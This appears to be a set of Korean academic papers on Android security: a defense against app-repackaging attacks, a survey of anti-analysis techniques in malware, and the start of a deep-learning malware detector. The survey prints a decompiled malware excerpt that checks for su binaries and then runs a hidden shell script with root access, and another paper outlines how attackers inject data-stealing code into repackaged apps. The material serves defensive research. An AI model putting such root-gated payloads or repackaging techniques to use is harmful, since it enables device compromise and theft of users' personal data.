ReMaCi 공격을 수행하기 위해, 공격자는 이메일이나 핸드폰 번호와 같은 민감한 데이터 흐름을 식별하고 공격자의 서버로 유출시키는 악성코드를 삽입하는 것이 필요하다. 이를 위해 공격자는 먼저 동적 분석과 정적 분석을 통해 민감한 데이터의 흐름을 식별한다. 일단 공격자가 민감한 데이터 흐름을 식별하면, 데이터 흐름의 정확한 위치를 찾고 민감한 데이터를 유출시키는 악성코드를 삽입한다. 변조된 어플리케이션은 공격자의 개인키로 리패키징되고 third-party 마켓에 재배포된다. 이 후에, 잠재적 희생자가 어플리케이션을 다운로드 받고 사용할 경우, 이메일이나 이름과 같은 민감한 정보가 공격에게 유출될 것이다.

III. 디자인

앞서 어플리케이션 내에 존재하는 민감한 데이터의 흐름을 증명하였고, ReMaCi공격에 의해 개인정보가 유출되는 것을 설명하였다. 따라서



[그림 2] PraDroid의 개요.

ReMaCi 공격을 방지할 수 있는 PraDroid제안한다. [그림 2]는 PraDroid의 개요를 보여준다. PraDroid는 세 가지의 과정을 거쳐 어플리케이션을 보호한다. 첫 번째는 어플리케이션내에 존재하는 민감한 데이터 흐름을 모두 식별한다. 두 번째는 식별된 민감한 데이터의 흐름을 갖는 클래스를 분리한다. 다음으로 분리된 코드의 메소드를 호출하는 바이트코드를 패칭한다.


3.1 민감한 데이터흐름 식별

ReMaCi 공격을 방지하기 위한 도구를 디자인하기 위해 첫 번째로 민감한 데이터 흐름을 식별해야 한다. 민감한 데이터 흐름을 식별하기 위해 정적 오염 분석 도구인 Flowdroid [3]를 사용한다. Flowdroid는 IMEI, serial number와 같은 디바이스 종속적인 민감한 정보를 찾는 함수를 찾고, 이 함수로부터 시작된 데이터의 흐름을 Inter-procedural Control-Flow Graph (ICFG)를 이용하여 추적한다. Flowdroid가 ReMaCi 공격을 방어하기 위해 적절한 결과를 제공할 것으로 본다. 이러한 식별한 민감한 데이터 흐름을 sensitive code라고 부른다.

3.2 Bytecode 분리

어플리케이션의 classes.dex는 user-defined classes, third-party libraries, android platform API, 등을 포함하고 있다. PraDroid는 ReMaCi 공격으로부터 어플리케이션을 보호하기 위해 식별된 sensitive code를 별도의 dex파일로 분리한다.

[그림 3]는 sensitive code를 어플리케이션으로부터 분리하는 과정을 보여준다. Sensitive code를 어플리케이션으로부터 분리하기 위해, 먼저 도구는 어플리케이션 안에 있는 classes.dex 파일을 디컴파일한다. 그런 후, 디컴파일된 Smali 코드들의 모든 class, method, field, string들을 획득하고 파싱한다. 그 다음으로, PraDroid는 획득한 class들 중에서



[그림 3] sensitive code를 application으로부터 분리하는 과정.

sensitive code를 찾고 별도의 공간에 복사하여 dex파일로 빌드한다. 어플리케이션은 분리된 dex파일에 정의된 메소드를 호출하고 동적으로 로딩하기 위한 작업이 필요하다. 따라서 분리된 sensitive code dex 파일에 정의된 메소드를 호출하기 위해 reflection을 이용하여 호출할 수 있는 bytecode를 패칭한다. 또한 sensitive code dex파일을 동적으로 로딩하기 위해 DexClassLoader를 사용한다.

이렇게 분리된 Sensitive code는 어플리케이션 외부에서 어플리케이션과 별도로 관리된다. sensitive code는 어플리케이션 안에 존재하지 않기 때문에 공격자는 동적 분석이나 정적 분석에도 sensitive code를 찾을 수 없다.

IV. 실험 및 평가


이번 장에서는 제안한 PraDroid를 평가한다. 본 실험을 진행하기 위해, 구글 플레이 스토어로부터 1,870개의 어플리케이션들을 사용했다 (4.2와 4.3 절). 또한 구글 픽셀 2XL 디바이스를 사용했으며 2.35GHz * 4 & 1.9GHz * 4 쿼드코어 프로세서와 4GB 메모리를 사용했다.

4.1 ReMaCi 공격에 취약한 실제 어플리케이션들에 대한 실험

실제 안드로이드 어플리케이션들이 실제로 ReMaCi 공격에 취약한지 증명하기 위해, 8,546개의 가장 다운로드 수가 많은 어플리케이션을 수집하고 어플리케이션에 존재하는 민감한 데이터 흐름들을 식별했다. [표 1]는 약 50%에 해당하는 어플리케이션들에서 1개 이상의 민감한 데이터의 흐름이 존재하는 실험 결과를 보여준다. 또한 23%에 해당하는 어플리케이션들에서

[표 1] ReMaCi 공격에 취약한 실제 어플리케이션들의 수.

The number of applications vulnerable to the ReMaCi attack	
Tested Applications Number	8,546
Average Count of Source	6
Average Count of Sink	60
Average Count of Tainted Paths	26
The number of apps larger than 1 of Source and Sink	4,008
APKs number upper than 100 with Sink	2,020



[그림 4] 다른 난독화 도구들 간의 loading time에 대한 overhead 비교 결과.


100개 이상의 민감한 데이터 흐름들이 존재한다는 것을 알 수 있다.

4.2 런타임 성능 평가


다른 도구들과의 비교 평가를 위해 난독화 도구인 Liapp [4], obfuscapk [5], dexprotector [6]를 이용했다. 각각 code protection, CallIndirection, class encryption 기능을 사용했다. [그림 4]은 다른 난독화 도구들과 PraDroid들 간의 loading time에 대한 overhead를 비교한 결과를 보여준다. 실험 결과 PraDroid는 Liapp보다 낮고 Obfuscapk와 Dexprotector보다 높은 170%의 overhead를 갖는 것으로 확인했다. 또한 [그림 5]에서 다른 도구들보다 가장 많은 CPU overhead를 갖는 것으로 실험 결과 확인되었다. 그러나 [그림 6]에서 볼 수 있듯이 메모리는 가장 낮은 overhead를 갖는 것으로 확인했다.

V. 결론

어플리케이션 내에 존재하는 민감한 정보의 흐름을 통해 실제 어플리케이션들이 ReMaCi 공격에 얼마나 취약한지 실험을 통해 증명하였다. 또한 ReMaCi 공격을 방지할 수 있는 도구를 제안하였고 PraDroid를 다른 난독화 도구들과 성능평가를 통해 비교함으로써 안드로이드



[그림 5] 다른 난독화 도구들간의 CPU 사용량에 대한 overhead 비교 결과.



[그림 6] 다른 난독화 도구들간의 메모리 사용량에 대한 overhead 비교 결과.

어플리케이션을 보호하기 위해 사용될 수 있음을 증명하였다.

[참고문헌]

[1] OWASP Mobile Top 10, Accessed: Feb. 25, 2021. Available: https://owasp.org/www-project-mobile-top-10.

[2] R. Tofighi-Shirazi, M. Christofi, P. Elbaz-Vincent and T. Le, "Dose: Deobfuscation based on semantic equivalence," pp. 1-12 2018.

[3] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," Acm Sigplan Notices, 49(6), pp. 259-269 2014.

[4] Liapp, Accessed: Feb. 25, 2021. Available: https://liapp.lockincomp.com.

[5] S. Ao nzo, G. C. Georgiu, L. Verderame and A. Merlo, "Obfuscapk: An open-source black-box obfuscation tool for Android apps," SoftwareX, 11, pp. 100403 2020.

[6] Dexprotector, Accessed: Feb. 25, 2021. Available: https://dexprotector.com.

안드로이드 악성코드의 분석을 위한 분석 방지 기법 조사

김벼리* 조해현* 이정현*

*숭실대학교

Survey on Anti-Analysis Techniques of Android Malware

Byeo-Ri Kim* Haehyun Cho* Jeong Hyun Yi*

*Soongsil University

요 약

최신 안드로이드 악성코드는 분석 방지 기법을 사용해 악성코드가 스스로 분석이 이루어지는 것을 파악하고 분석 당하는 것을 방지한다. 분석 방지 기법은 분석을 완벽하게 막을 수는 없지만, 구현된 방식에 따라 특정 분석 환경 및 분석 도구에 대해서는 완벽한 대응이 가능하기도 하다. 본 논문에서는 안드로이드 악성코드의 유형, 악성코드의 분석 도구, 그리고 악성코드에 적용되는 분석 방지 기법에 대해 알아보고 실제 유통되는 악성코드에 적용된 분석 방지 기법 적용비율을 분석함으로써, 악성코드 분석에 있어서 분석 방지 기법 우회의 중요성을 보인다.

I. 서론

스마트폰 시장이 나날이 확대되면서 스마트폰 시장에서 가장 높은 점유율을 차지하고 있는 안드로이드의 사용자도 증가하고 있다. 안드로이드의 사용자가 늘어나는 만큼 안드로이드 악성코드 또한 증가하였으며, 이로 인한 피해 사례들 또한 늘어나고 있다 [1]. 이에 대응하기 위해 안드로이드 보안 연구 또한 활발히 이루어지고 있다. 본 논문에서는 다양한 보안 연구 분야들 중 하나인 동적 분석을 주로 다룬다. 동적 분석은 악성코드를 직접 실행시킨 후, 실행 결과를 토대로 분석을 진행하는 분석 기법으로 디버거, 동적 계측 도구, 그리고 에뮬레이팅 기술을 활용한 샌드박스 테스팅 등이 이에 속한다. 이러한 동적 분석 연구들이 효과적으로 수많은 악성코드를 분석할 수 있어지자, 악성코드 또한 이로부터 살아남기 위해 진화하였다. 최신 악성코드들은 분석을 방해하는 기술들을 사용하며, 동적 분석을 방해하기 위한 분석 방지 기법이 적용된 사례 또한 다수 보고되고 있다 [2]. 분석 방지 기법이 적용된 악성코드는 분석이 진행되는 것을 탐지하여 악성 행위를 숨기는 등 악성코드임을 분석자가 파악할 수 없도록 하여 악성코드에 대한 탐지가 제대로 이루어지지 않게 되고 이는 보안적인 측면에서 치명적인 문제가 될 수 있다. 본 논문에서는 우선 안드로이드 악성코드의 분류와 이를 분석하는 동적 분석 도구에 대해 먼저 알아보고, 악성코드에 적용되어있는 분석방지 기법의 종류와 악성코드들을 분석하여 실제로 이러한 분석방지 기법들이 얼마나 적용되어있는지 확인하여 분석 방지 기법에 대한 연구의 필요성을 보인다.

본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

II. 배경지식

2.1 악성코드 분석을 위한 도구

안드로이드 악성코드 분석을 위한 다양한 기존 도구들이 있다. 본 논문에서는 그 중 동적 분석 기법을 사용한 도구들을 소개하고자 한다. 여기서 동적 분석 기법이란 프로그램이 실행되는 동안의 데이터를 바탕으로 프로그램을 분석하는 기법이다.

2.1.1 ARTDroid [3]

ARTDroid는 Valerio Costamagna 등이 제안한 최신 안드로이드 런타임(ART)에서 가상 메소드를 후킹하는 도구로 삼성에서 배포한 ABDI를 사용한다. 안드로이드 시스템과 분석 대상이 되는 코드를 수정하지 않는 것을 목표로 이를 위해 가상 메모리를 사용하도록 디자인 되었다. 일반적으로 가상 환경에서 작동하는 분석 도구는 악성코드의 Anti-Emulating 기법에 탐지되지만, ATRTDroid는 실제 기기에서도 지원이 되어서 이러한 한계점을 극복할 방안을 마련하였다.

2.1.2 DroidScope [4]

DroidScope는 Lok Kwong Yan 등이 제안한 안드로이드 악성코드 분석 플랫폼으로 CPU 에뮬레이터 위에 설계되었다. 전체 안드로이드 시스템을 에뮬레이터 위에서 실행시킨 후 이에 대한 분석을 에뮬레이터의 외부에서 진행한다. 사용자에게 API 셋을 제공하여 사용자 지정 분석 플러그인을 도구에 추가할 수 있도록 한다.

2.1.3 Happer [5]

Happer는 Lei Xue 등이 제안한 안드로이드 앱 언패킹 도구로 패킹되어있는 안드로이드 어플리케이션의 행동을 분석하여 언패킹을 위한 접근을 결정한다. Embedded Trace Microcell (ETM) 방식을 이용하며 하드웨어 레벨에서의 디버깅을 통해 탐지하므로 Anti-Debugging 기법에 탐지되지 않는다.

2.2 분석 방지 기법

분석 방지 기법은 지적 재산권의 보호를 위해 은행 앱 등과 같은 보안이 중요한 상용 어플리케이션들이 분석을 막는 목적으로 사용하던 기술이다. 그러나 악성코드의 작성자들은 이를 악용하여 백신과 같은 안티 바이러스 프로그램이 악성코드를 탐지하거나 분석하지 못하게 한다. 분석 방지 기법이 적용된 코드는 특정 분석이 진행될 때 생기는 특성을 확인하여 코드실행을 중단시키거나 악성행위를 실행하지 않도록 하여 악성 행위를 분석할 수 없도록 만든다.

2.2.1 Anti-Rooting 기법

루팅된 기기에서의 동적 분석을 막는 기법으로 루팅 애플리케이션의 존재를 확인하거나 루트 권한을 사용하기 위한 'su' 바이너리의 존재 유무등을 통해 기기의 루팅 여부를 판별한다. 여기서 루팅이란 사용자가 루트권한을 가질 수 있도록 허가해 주는 것으로 루트권한을 가진 사용자는 임의로 애플리케이션이 갖는 권한 이상의 정보를 열람하거나 행위를 할 수 있다.

2.2.2 Anti-Emulating 기법

실제 기기가 아닌 가상 환경에서의 동적 분석을 막는 기법으로 일반적으로 에뮬레이터 환경을 탐지하는 기법이다. 일반적인 사용자의 기기와는 다른 기기 속성값이나 시스템 속성값을 검사하거나, 에뮬레이터에서만 사용되는 특정 디렉토리의 존재 유무를 통해 가상 환경임을 판별한다.

2.2.3 Anti-Debugging 기법

디버깅 환경에서의 동적 분석을 막는 기법으로 PC 환경에서부터 전통적으로 사용되던 PTRACE 시스템콜의 사용 및 디버깅 프로세스의 존재 여부를 통해 디버깅 환경을 탐지하며, 안드로이드 애플리케이션의 디버깅을 가능하게 해주는 애플리케이션 내부 디버깅 플래그값의 확인을 통해 디버깅 환경을 탐지하기도 한다.

III. 데이터 분석결과

Argus group [6]으로부터 제공받은 악성코드 데이터 셋을 대상으로 분석 방지 기법들의 적용 여부의 탐지실험을 진행했으며, 실험은 정상기기와 분석 방지 기법의 대상이 되는 분석 환경들과의 실행 결과를 비교, 대조하는 방식으로 진행하였다.

[표 1] 악성코드 유형에 따른 분석 방지 기법의 적용률과 그 종류.

Category	Anti-Rooting	Anti-Emulating	Anti-Debugging	Not Applied	Sub-Total
AndroRAT	0 (0%)	0 (0%)	0 (0%)	30 (100.00%)	30
Minimob	0 (0%)	14 (21.53%)	6 (9.23%)	48 (73.84%)	65
BankBot	0 (0%)	26 (6.87%)	0 (0%)	352 (93.12%)	378
FakeDoc	0 (0%)	0 (0%)	13 (86.66%)	2 (13.33%)	15
Vidro	0 (0%)	14 (77.77%)	11 (61.11%)	3 (16.66%)	18
Nandrobox	0 (0%)	10 (31.25%)	0 (0%)	22 (68.75%)	32
Penetho	0 (0%)	4 (30.76%)	0 (0%)	9 (69.23%)	13
DroidKungFu	0 (0%)	1 (2.00%)	0 (0%)	49 (98.00%)	50
Utchi	0 (0%)	0 (0%)	0 (0%)	10 (100.00%)	10
Svpeng	0 (0%)	1 (25.00%)	0 (0%)	3 (75.00%)	4
Winge	0 (0%)	0 (0%)	0 (0%)	5 (100.00%)	5
GingerMaster	0 (0%)	1 (4.00%)	0 (0%)	24 (96.00%)	25
Mtk	0 (0%)	7 (28.00%)	0 (0%)	18 (72.00%)	25
Lotoor	0 (0%)	61 (66.30%)	5 (5.43%)	26 (28.27%)	92
Jisut	0 (0%)	0 (0%)	0 (0%)	90 (100.00%)	90
SimpleLocker	0 (0%)	0 (0%)	0 (0%)	56 (100.00%)	56
Opfake	0 (0%)	2 (50.00%)	0 (0%)	2 (50.00%)	4
Triada	0 (0%)	1 (3.44%)	0 (0%)	28 (96.55%)	29
Youmi	0 (0%)	86 (22.63%)	0 (0%)	294 (77.37%)	380
Dowgin	0 (0%)	31 (14.48%)	0 (0%)	183 (85.51%)	214
Total	**0 (0%)**	**259 (16.87%)**	**35 (2.28%)**	**1,254 (81.69%)**	**1,535**

3.1 악성코드의 분석 방지 기법 사용률

분류 실험의 결과는 [표 1]과 같으며, 전체 1,535개의 악성코드 중 약 281개의 악성코드에 분석 방지 기법이 적용된 것으로 판별되었다. 그 중, Anti-Emulating 기법이 사용된 악성코드는 259개로 약 16.87%이고 Anti-Debugging 기법이 사용된 악성코드는 35개로 약 2.28%이다.

```
protected void onCreate(Bundle arg10) {
  ...
  if(!hasRootPermission()) {
    v1.setTitle("Check root permission");
    v1.setMessage("Sorry, you don\'t have root
    permission ... ");
  } else {
    ...
    new AppInitializer(((Context)this), ... ).
    start());
  }
}

public static boolean hasRootPermission {
  Boolean v2 = true;

  if(!new File("/system/bin/su").exists()
       && !new File("/system/xbin/su").exist()
       && !new File("/system/sbin/su").exist())
         v2 = false;
  ...
}

public class AppInitializer extends Thread {
  public void run() {
    v1.exec("chmod 755
      /data/data/com.aps.hainguyen273.app2card/
      .app2card_tmp/getinfo.sh\n
      /data/data/com.aps.hainguyen273.app2card/
      .app2card_tmp/getinfo.sh info");

      ...
  }
}
```

[그림 1] 루트 권한을 요구하며 이를 사용하는 악성코드 예시.

그러나, Anti-Rooting 기법이 적용된 악성코드는 실험군에 존재하지 않는다. 따라서, 악성코드의 분석에 있어서 중요하게 다루어야 할 분석 방지 기법은 Anti-Emulating 기법과 Anti-Debugging 기법이라는 것을 알 수 있다.

[표 2] 루트 권한을 요구하거나 필요로 하는 악성코드의 비율.

Category	Desiring root	Anti-Rooting	Do not Need Root	Sub-Total
AndroRAT	2 (6.66%)	0 (0.00%)	28 (93.33%)	30
Minimob	5 (7.69%)	0 (0.00%)	60 (92.31%)	65
BankBot	0 (0%)	0 (0.00%)	378 (100.00%)	378
FakeDoc	0 (0%)	0 (0.00%)	15 (100.00%)	15
Vidro	0 (0%)	0 (0.00%)	18 (100%)	18
Nandrobox	9 (28.12%)	0 (0.00%)	23 (71.88%)	32
Penetho	2 (15.38%)	0 (0.00%)	11 (84.62%)	13
DroidKungFu	15 (30.00%)	0 (0.00%)	35 (70.00%)	50
Utchi	0 (0%)	0 (0.00%)	10 (100.00%)	10
Svpeng	0 (0%)	0 (0.00%)	4 (100.00%)	4
Winge	0 (0%)	0 (0.00%)	5 (100.00%)	5
GingerMaster	8 (32.00%)	0 (0.00%)	17 (68.00%)	25
Mtk	0 (0%)	0 (0.00%)	25 (100.00%)	25
Lotoor	19 (20.65%)	0 (0.00%)	73 (79.35%)	92
Jisut	5 (5.55%)	0 (0.00%)	85 (94.44%)	90
SimpleLocker	2 (3.57%)	0 (0.00%)	54 (96.42%)	56
Opfake	0 (0%)	0 (0.00%)	4 (100.00%)	4
Triada	1 (3.44%)	0 (0.00%)	28 (96.55%)	29
Youmi	7 (1.84%)	0 (0.00%)	373 (98.16%)	380
Dowgin	2 (0.93%)	0 (0.00%)	212 (99.07%)	214
Total	**77 (5.01%)**	**0 (0.00%)**	**1,458 (94.99%)**	**1,535**

3.2 Anti-Rooting

실험 과정에서 Anti-Rooting 기법이 적용된 악성코드는 없는 것으로 나타났지만 그와 유사한 코드를 갖는 악성코드가 다수 발견되었다. [그림 1]은 Anti-Rooting과 유사한 코드를 갖는 악성코드의 예시이다. [그림 1]의 악성코드는 분명 기기의 루팅 여부를 탐지하고 그에 따라 악성 행위의 실행 여부가 결정되지만 일반적으로 알려진 Anti-Rooting과는 달리 루팅된 기기일 경우에 악성행위를 실행한다. 이는 악성코드가 루팅된 기기의 루트 권한을 악용해 더 강력한 악성 행위를 보다 쉽게 할 수 있어서 루팅된 기기를 막을 필요가 없기 때문이다. [표 2]는 [그림 1]의 악성코드와 같이 루트 권한을 필요로 하는 악성코드의 수를 집계한 결과를 보여주며, 약 5.01%인 77개의 악성코드가 루트 권한을 활용하는 것을 확인할 수 있다.

[표 3] 기존 분석 도구들을 통해 분석 방지 기술이 적용된 악성코드를 분석한 결과.

	Anti-Emulating	Anti-Debugging
ARTDroid	O	X
DroidScope	X	O
Happer	O	O

3.3 기존 연구들의 분석 방지 기법의 대응

[표 3] 현재까지 제안된 악성코드의 동적 분석을 지원하는 도구들의 분석 방지 기법이 적용된 악성코드의 분석 가능 여부를 분석 방지 기법의 유형별로 확인한 결과이다. [표 3]에서 알 수 있듯이 ARTDroid 같은 분석도구는 같은 가상의 환경을 통해 동적 분석을 진행하지만 실제 기기에서도 동작을 지원하여 이러한 한계를 극복하였다. 그러나 ARTDroid에서 사용하는 도구인 ABDI는 디버깅을 이용하여 분석을 진행하므로 Anti-Debugging에 저항하지 못한다. DroidScope 같은 분석 도구는 가상의 환경을 통해 동적 분석을 수행하기 때문에 Anti-Emulating에 저항하지 못한다. Happer는 분석 방지 기법을 우회하는 기법이 탑재되어 있기 때문에 성공적으로 악성코드를 분석할 수 있다.

IV. 결론

본 논문에서는 안드로이드 악성코드에 대한 동적 분석과 이를 막는 분석 방지 기법의 종류를 파악하고 각 분석 방지 기법의 실제 적용 데이터를 바탕으로 어떠한 분석 방지 기법에 대한 대응 방안 연구가 필요한 지 분석하였다. 향후 연구로는 본 논문에서 분석한 대로 Anti-Emulating 기법과 Anti-Debugging 기법에 대한 대응방안을 탐색하고, 각 기법에서 탐지되지 않는 분석 기법을 제안하고자 한다.

[참고문헌]

[1] McAFEE, Mobile Malware is Playing Hide & Steal, https://www.mcafee.com/en-us/consumer-support/2020-mobile-threat-report.html.

[2] Threatpost. “Anubis Malware Upgrade Logs When Victims Look at Their Screens”. https://threatpost.com/anubis-malware-upgrade-victims-screens/155644/.

[3] Costamagna, V. and C. Zheng (2016). “ARTDroid: A Virtual-Method Hooking Framework on Android ART Runtime.” The proceeding of the International Workshop on Innovations in Mobile Privacy and Security.

[4] Lok Kwong Yan, Heng Yin (2012). “DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis.” 21st USENIX Security Symposium.

[5] Lei Xue, Hao Zhou, Xiapu Luo1, Yajin Zhou, Yang Shi, Guofei Gu, Fengwei Zhang, Man Ho Au (2021). “Happer: Unpacking Android Apps via a Hardware-Assisted Approach” 2021 IEEE Symposium on Security and Privacy (SP).

[6] Yuping Li, Jiyong jang, Xin Hu, and Xinming Ou (2017). “Android Malware Clustering Through Malicious Payload Mining.” in Proceedings of International Symposium on Research in Attacks, Intrusions and Defenses (RAID), Atlanta, GA. pp. 192 - 214.

정적 분석 기반 딥 러닝을 이용한 효율적인 안드로이드 멀웨어 탐지 기법

김진성*, 반영훈*, 고은별*, 조해현*, 이정현*

*숭실대학교

Deep Learning-based Efficient Android Malware Detection with the Static Taint Analysis

Jinsung Kim*, Younghoon Ban*, Eunbyeol Ko*, Haehyun Cho*,

and Jeong Hyun Yi*

*Soongsil University

요 약

모바일 기기 사용량이 증가하면서 수많은 멀웨어들이 출현하였다. 그 결과 많은 사용자에게 피해를 주고 있다. 이로 인해 새롭게 생겨나는 멀웨어를 탐지하기 위한 연구들이 많이 진행되고 있다. 하지만 딥 러닝을 이용한 멀웨어 탐지 연구들은 많은 feature를 사용하여 높은 리소스가 발생되어 모바일 장치 등 개인이 사용하기는 어렵다. 따라서 개인이 사용할 수 있도록 리소스를 줄이면서 멀웨어를 탐지하는 연구가 필요하다. 본 논문에서는 높은 정확도와 낮은 리소스로 멀웨어를 탐지하기 위한 기법을 제안한다. 제안 기법은 딥 러닝을 멀웨어 분류기로 사용하지 않고, feature 추출에만 사용하여 리소스를 효과적으로 줄인다. 제안 기법의 성능을 평가하기 위해 MaMaDroid와 비교하여 정확도를 측정하였다. 측정 결과 알려지지 않은 멀웨어에 대해 제안 기법은 MaMaDroid보다 약 6% 높은 91%의 정확도로 멀웨어를 탐지하였다.


I. 서론

최근 멀웨어가 많이 생겨나는 가운데, 2019년 4분기 기준 모바일 장치를 표적으로 하는 악성 애플리케이션은 약 3,500만 개로 확인되었다 [1]. 멀웨어가 많이 생겨남에 따라 Avast, Kaspersky, McAfee, Norton, Panda 등과 같은 상용화된 백신들이 등장했다. 그러나 상용 백신들은 멀웨어의 시그니처를 기반으로 탐지하기 때문에 알려지지 않은 멀웨어는 탐지할 수 없다는 단점이 있다. 그래서 새롭게 생기는 멀웨어들을 탐지하기 위해 딥 러닝을 사용한 연구들이 많이 진행되고 있다 [2-4].

딥 러닝을 사용하는 경우 높은 정확도로 악성 애플리케이션을 탐지할 수 있지만, 많은 feature들을 사용하여 탐지하기 때문에 많은 리소스가 발생된다는 단점이 있다. 그래서 모바일 장치 및 개인이 사용하는 컴퓨터에서 딥 러닝을 이용한 멀웨어 탐지 도구들을 상용화하기는 어렵다. 그러므로 알려지지 않은 멀웨어를 탐지하기 위한 도구들의 리소스를 줄여 실질적으로 사용할 수 있는 방법이 필요하다.

본 논문에서는 악성 애플리케이션 탐지에 사용되는 딥 러닝의 리소스를 줄이기 위한 기법을 제안한다. 제안 기법은 딥 러닝에서 효율적인 feature를 사용하기 위해서 딥 러닝 시각화 기법인 Grad-CAM [5]을 사용하고, 자카드 유사도 [6]를 측정하여 멀웨어를 탐지한다. 제안 기법은 MaMaDroid [7]보다 145.8% 빠르게 멀

본 연구는 2020년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No.2020R1A2C2014336, 모바일 코드 해독을 위한 정적 코드 추출 기술 연구)



[그림 1] 제안 기법의 구조도.

웨어를 탐지하였고, 약 10배 낮은 메모리를 사용하였다. 또한, 알려지지 않은 멀웨어를 91.27%의 정확도로 탐지했다.

II. 배경 지식

이 장에서는 멀웨어 탐지에 필요한 배경 지식을 설명한다.

2.1 안드로이드 멀웨어 탐지 방법

정적 분석을 이용하여 안드로이드 멀웨어를 탐지하는 방법에서 최근에는 딥 러닝을 사용하여 멀웨어를 탐지한다. 멀웨어 탐지에 사용되는 feature들은 디스크립션, 유저 리뷰, Opcode, Permission, API, AP Call Graph 등이 있다. 이 중에서 사용자의 개인정보의 유출을 파악할 수 있는 API Call Graph를 feature로 사용하여 멀웨어를 탐지한다.

2.2 딥 러닝 시각화 기법

딥 러닝은 모델을 학습할 때 어떤 feature들이 중요하게 사용되고, 학습되는지 알 수 없는 구조이다. 그래서 딥 러닝에서 사용되는 feature들을 확인할 수 있는 방법인 딥 러닝 시각화 기법이 연구되고 있다. 그중 Gradient-weighted Class Activation Map (Grad-CAM)을 사용하여 중요한 feature를 추출한다.

III. 제안 기법

본 논문에서 제안하는 안드로이드 멀웨어 탐지 기법은 3단계로 진행된다.

3.1 애플리케이션 전처리

안드로이드 애플리케이션에서 taint analysis를 이용하여 사용자 개인정보 유출을 확인할 수 있는 API Call Graph를 추출하여 딥 러닝에 필요한 데이터셋을 생성한다.

3.2 멀웨어 탐지 모델 학습

앞에서 만들어진 데이터셋을 이용하여 멀웨어 탐지에 필요한 모델을 학습한다. Convolution Neural Networks (CNN)을 사용하여 학습하고, 딥 러닝 시각화 기법인 Grad-CAM을 사용하여 멀웨어에서 중요하게 사용되는 feature를 추출한다.

3.3 멀웨어 탐지

Grad-CAM으로 추출한 feature를 사용하여 멀웨어를 탐지하기 위해 멀웨어에서 추출한 feature와 Grad-CAM으로 추출한 feature 간의 자카드 유사도를 측정하여 멀웨어를 탐지한다.

